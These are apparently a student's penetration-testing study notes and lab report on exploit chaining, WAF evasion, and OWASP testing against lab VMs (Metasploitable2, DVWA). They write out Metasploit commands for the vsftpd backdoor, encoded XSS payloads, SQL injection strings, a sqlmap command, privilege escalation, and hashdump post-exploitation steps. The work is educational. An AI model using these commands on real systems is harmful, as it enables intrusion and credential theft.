Advanced Vulnerability Exploitation

1. Exploit Chains

Exploit chaining means combining multiple vulnerabilities to perform a bigger attack.

Instead of using one vulnerability, an attacker links several vulnerabilities together to gain deeper access.

Example

XSS → Session Hijacking

Attacker injects a Cross-Site Scripting (XSS) payload into a vulnerable website.

The script steals the session cookie of the logged-in user.

The attacker uses the stolen cookie to hijack the session and log in as that user.

Another Example

XSS + CSRF Attack

XSS injects malicious JavaScript.

The script automatically sends a CSRF request.

Admin performs an action unknowingly (change password, create admin account).

Why Exploit Chaining is Powerful

Bypasses security controls

Escalates privileges

Gains deeper system access

2. Exploit Customization

Exploit customization means modifying existing exploit code to work on a specific target system.

Many exploits are available on platforms like Exploit Database, but they often need modification.

Example

Using Metasploit Framework

Steps:

Search exploit

search vsftpd

Use exploit

use exploit/unix/ftp/vsftpd_234_backdoor

Set target details

set RHOST 192.168.1.10
set payload cmd/unix/interact

Run exploit

exploit

Customization Example

modify:

Target IP address

Port number

Payload type

Reverse shell configuration

Operating system parameters

Sometimes attackers also modify Python or C exploit scripts from Exploit Database to match the victim environment.

3. Obfuscation Techniques

Obfuscation is used to hide malicious code so that security systems like Web Application Firewalls (WAF) cannot detect it.

Common Techniques

1. Encoding

Attackers encode payloads to bypass filters.

Example:

Normal XSS

<script>alert(1)</script>

Encoded XSS

%3Cscript%3Ealert(1)%3C/script%3E

2. Double Encoding

%253Cscript%253Ealert(1)%253C/script%253E

3. Polymorphic Payloads

Payload changes structure every time.

Example:

<ScRiPt>alert(1)</sCrIpT>

Why Obfuscation is Used

Bypass WAF

Avoid IDS detection

Hide attack payloads

4.Case Study: SolarWinds Attack

One real-world example is the SolarWinds supply chain attack.

What Happened

Attackers inserted malicious code into a software update of SolarWinds.

Attack Chain

Compromise SolarWinds build system

Inject malicious code

Send infected updates to customers

Organizations install the update

Attackers gain remote access

Impact

Affected 18,000+ organizations

Impacted government agencies and companies worldwide

Key Objectives of Advanced Exploitation

✔ Identify vulnerabilities
✔ Chain multiple vulnerabilities
✔ Modify exploits for different targets
✔ Bypass security defenses
✔ Understand real-world cyber attacks

Web Application Penetration Testing

Web Application Penetration Testing is the process of testing a web application for security vulnerabilities by simulating real-world cyber attacks. The goal is to identify weaknesses before attackers exploit them.

Penetration testers often follow guidelines from organizations like OWASP and use resources such as the OWASP Web Security Testing Guide.

1. Web Vulnerabilities (OWASP Top 10)

The OWASP Top 10 lists the most critical web application security risks.

Example Vulnerabilities

A04:2021 – Insecure Design

This occurs when the application architecture is poorly designed, leading to security flaws.

Example:

No rate-limiting on login page

Allows unlimited login attempts

Attack:

Attacker performs password brute force attack.

A07:2021 – Identification and Authentication Failures

Occurs when authentication mechanisms are weak.

Example:

Weak password policy

Predictable session IDs

No multi-factor authentication

Impact:

Attackers can take over user accounts.

Other Common Web Vulnerabilities

Some important vulnerabilities include:

SQL Injection

Cross-Site Scripting (XSS)

Cross-Site Request Forgery (CSRF)

Broken Access Control

Security Misconfiguration

2. Testing Techniques

Penetration testers use manual testing and automated tools.

Manual Testing

Manual testing helps discover complex vulnerabilities that automated tools may miss.

A popular tool is Burp Suite.

Example: Session Manipulation

Steps:

Intercept request in Burp Suite.

Analyze session cookies.

Modify session values.

Send request to the server.

Example intercepted request:

```
GET /profile HTTP/1.1
Host: example.com
Cookie: sessionid=12345
```

If the session ID is predictable, attackers may hijack accounts.

Automated Testing Tools

Automated tools help detect vulnerabilities quickly.

Common Tools

sqlmap – SQL injection testing

Nikto – Web server vulnerability scanner

OWASP ZAP – Automated web security scanner

Example SQL Injection scan using sqlmap:

sqlmap -u "http://example.com/product?id=1" --dbs

This checks if the parameter is vulnerable to SQL injection.

3. Secure Coding Mitigations

After finding vulnerabilities, developers must fix them using secure coding practices.

Common Security Fixes

Input Validation

Validate user inputs

Reject malicious characters

Example:

Allow only numbers in ID fields

Output Encoding

Encode user input before displaying it.

Prevents Cross-Site Scripting (XSS).

Secure Session Management

Use strong session IDs

Set HTTPOnly cookies

Implement session timeouts

Rate Limiting

Prevent brute force attacks.

Example:

Limit login attempts to 5 tries per minute.

Key Objectives of Web Application Penetration Testing

A penetration tester should be able to:

✔ Identify web vulnerabilities
✔ Exploit security weaknesses safely
✔ Use testing tools effectively
✔ Recommend security fixes
✔ Follow ethical hacking methodologies

Reporting and Stakeholder Communication (Penetration Testing)

In penetration testing, technical skills are important, but reporting is equally critical. A pentest report explains what vulnerabilities were found, their impact, and how to fix them. Good reporting helps organizations understand security risks and take action.

Frameworks like the Penetration Testing Execution Standard provide structured guidelines for creating professional reports.

1 Report Structure

A penetration testing report usually contains several sections.

1. Executive Summary

This section is written for management or business stakeholders.

It explains:

Overall security posture

Critical vulnerabilities

Business impact

Risk level

Example:

The penetration test identified 3 critical vulnerabilities that may allow attackers to gain unauthorized access to sensitive customer data.

This section should avoid technical jargon and focus on business risk.

2. Technical Findings

This section contains detailed vulnerability information for security teams and developers.

Each finding usually includes:

Vulnerability name

Description

Affected system

Risk severity

Proof of Concept (PoC)

Screenshots or logs

Example:

Vulnerability: SQL Injection
Affected Page: Login page
Risk Level: High
Impact: Attackers can extract database information.

3. Risk Ratings

Risk levels are often based on CVSS scoring or internal company risk models.

Typical risk categories:

Critical

High

Medium

Low

Informational

These ratings help management prioritize security fixes.

4. Remediation Steps

This section explains how to fix the vulnerability.

Example:

Issue: Cross-Site Scripting (XSS)

Remediation:

Implement input validation

Use output encoding

Apply Content Security Policy (CSP)

Reports should always provide clear and practical solutions.

Audience Tailoring

Different stakeholders require different levels of technical detail.

For Managers / Executives

Focus on:

Business impact

Financial risk

Compliance impact

Overall security posture

Example:

The vulnerability could expose customer payment information, potentially leading to financial loss and reputational damage.

For Developers

Provide technical details such as:

Vulnerable code snippets

Attack payloads

Configuration errors

Example:

SQL injection payload used

Request captured using Burp Suite

Developers need clear instructions to fix the vulnerability.

3 Metrics and KPIs

Security reports often include metrics and Key Performance Indicators (KPIs) to measure security performance.

Common Metrics

Vulnerability Count

Total vulnerabilities discovered.

Example:

Critical: 2

High: 5

Medium: 7

Exploit Success Rate
Percentage of vulnerabilities successfully exploited during testing.

Example:

12 vulnerabilities found

8 successfully exploited

Exploit success rate = 66%

Time-to-Remediate (TTR)

Measures how long it takes to fix vulnerabilities.

Example:

Critical vulnerabilities fixed within 7 days

Medium vulnerabilities fixed within 30 days

These metrics help organizations track improvement in security posture.

Key Objectives of Reporting

A good pentest report should:

✔ Clearly explain vulnerabilities
✔ Show real-world attack impact
✔ Provide actionable remediation steps
✔ Help organizations prioritize fixes
✔ Communicate effectively with both technical and non-technical stakeholders

Advanced Exploitation Lab

To perform an advanced exploitation attack by chaining vulnerabilities on a vulnerable system (Metasploitable2 VM) using Metasploit, Python scripts, and Exploit-DB and document the findings.

Tools Required

Kali Linux

Metasploitable2 Virtual Machine

Metasploit Framework

Python

Exploit-DB

Browser (Firefox/Chrome)

Google Docs for reporting

Lab Setup

Start Metasploitable2 VM.

Start Kali Linux VM.

Ensure both are in the same network (Host-Only or NAT Network).

Identify target IP using:

Command:

Procedure

Step 1 – Reconnaissance

Scan the target machine using Nmap.

Command:

nmap -sV 192.168.227.139

Identify open ports and services such as:

Apache Web Server

FTP


MySQL

Web Applications

Step 2 – Identify Web Vulnerability


Access the web application from browser:

vulnerable page – DVWA



Cross Site Scripting (XSS):

<script>alert("XSS")</script>



XSS vulnerability confirmed.

Step 3 – Exploit Chaining (XSS → RCE)

To gain remote access to the vulnerable machine after discovering vulnerabilities in DVWA.

Attacker Machine: Kali Linux

Target Machine: Metasploitable2

Target IP Example: 192.168.21.129

Command:

Msfconsole

· Starts the Metasploit penetration testing framework

· Loads exploit modules, payloads, scanners, and tools

Metasploit Framework

msf6 >


Command:


search exploit


This command searches the Metasploit database for available exploits.

Command:

show options







We didn’t Get Meterpreter

Because:

Exploit	Result
php_eval	Often fails in DVWA
vsftpd_234_backdoor	Works reliably

So switching exploit is normal in penetration testing.

Exploit Used:
VSFTPD 2.3.4 Backdoor

Target:
192.168.21.132

Result:
Remote command shell successfully obtained.

Impact:
Attacker gained root-level access to the system.

5. Exploit Chain Log

Status = Failed.

Exploit ID	Description	Target IP	Status	Payload
004	XSS to RCE Chain Attempt	192.168.227.132	Failed	php/meterpreter/reverse_tcp

Reason for Failure:

The exploit module exploit/unix/webapp/php_eval was executed using the payload php/meterpreter/reverse_tcp. However, the exploit did not successfully establish a Meterpreter session with the target system. The output showed “Exploit completed, but no session was created”, indicating that the payload was not executed on the target server.

Exploit ID	Description	Target IP	Status	Payload
005	VSFTPD 2.3.4 Backdoor Exploit	192.168.227.132	Success	Command Shell

6. Python PoC Customization (Exploit-DB)

Original PoC script from Exploit-DB was modified to target the specific vulnerable endpoint. The payload delivery method was updated to execute a reverse shell. Hardcoded IP values were replaced with variables, and error handling was added to improve stability. These changes allow the exploit to reliably trigger the vulnerability and establish remote access.

Web Application Testing Lab

To perform web application security testing on DVWA using tools such as Burp Suite, sqlmap, and OWASP ZAP to identify vulnerabilities related to the **OWASP Top 10 security risks.

Tools Used

Kali Linux

DVWA (Damn Vulnerable Web Application)

Burp Suite

sqlmap

OWASP ZAP

Web Browser (Firefox)

Test Setup

Start Kali Linux VM.

Start Metasploitable2 / DVWA VM.

Open DVWA in browser:


Command:


http://192.168.21.129/dvwa


Vulnerability Test Log:

Test ID	Vulnerability	Severity	Target URL
001	SQL Injection	Critical	http://192.168.21.129/dvwa/vulnerabilities/sqli
002	Reflected XSS	Medium	http://192.168.21.129/dvwa/vulnerabilities/xss_r


SQL Injection Testing (sqlmap)


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
Vulnerability: SQL Injection
User ID:
Submit
ID: 1
First name: admin
Surname: admin
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html



DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Vulnerability: SQL Injection
User ID:
Submit
ID: 1 OR 1=1
First name: admin
Surname: admin
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html



DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' OR '1'='1' #
First name: admin
Surname: admin
ID: 1' OR '1'='1' #
First name: Gordon
Surname: Brown
ID: 1' OR '1'='1' #
First name: Hack
Surname: Me
ID: 1' OR '1'='1' #
First name: Pablo
Surname: Picasso
ID: 1' OR '1'='1' #
First name: Bob
Surname: Smith

XSS Testing (Manual Payload)



Manual Testing with Burp Suite





Summary

A web application security assessment was conducted on Damn Vulnerable Web Application (DVWA) using Burp Suite, sqlmap, and OWASP ZAP. Testing identified critical SQL Injection and Reflected XSS vulnerabilities. Manual request interception confirmed weaknesses in input validation and authentication controls. Findings were documented with severity levels, affected URLs, and recommended remediation steps.

Create Report

Explain vulnerabilities discovered during testing.

Example:

SQL Injection

Severity: Critical

Description: User input is not validated, allowing attackers to execute database queries.

Weak Password Policy

Severity: High

Description: The application allows simple passwords that can be easily guessed.

3. Remediation Plan

Provide solutions.

Example:

Vulnerability	Solution
SQL Injection	Implement input validation and prepared statements
Weak Password	Enforce password complexity rules

Step 3: Create Findings Table

Insert → Table (4 columns)

Finding ID	Vulnerability	CVSS Score	Remediation
F001	SQL Injection	9.1	Input validation
F002	Weak Password	7.5	Enforce complexity

Step 4: Create Network Attack Diagram

Use Draw.io

Steps:

Go to draw.io

Click Create New Diagram

Add these components:

Label attack path:

SQL Injection → Database

Credential Attack → Login System

Export the diagram and insert it into Google Docs.

Post-Exploitation and Evidence Collection

Step 1: Privilege Escalation

Use Metasploit Framework

Command:

```
use exploit/windows/local/always_install_elevated
set SESSION 1
run
```

After execution, verify privileges:

```
getuid
```

Step 2: Post-Exploitation with Meterpreter

Collect system information:

```
sysinfo
hashdump
ps
```

Save results as evidence.

Step 3: Capture Network Traffic

Open Wireshark

Steps:

Start capture

Filter HTTP traffic

```
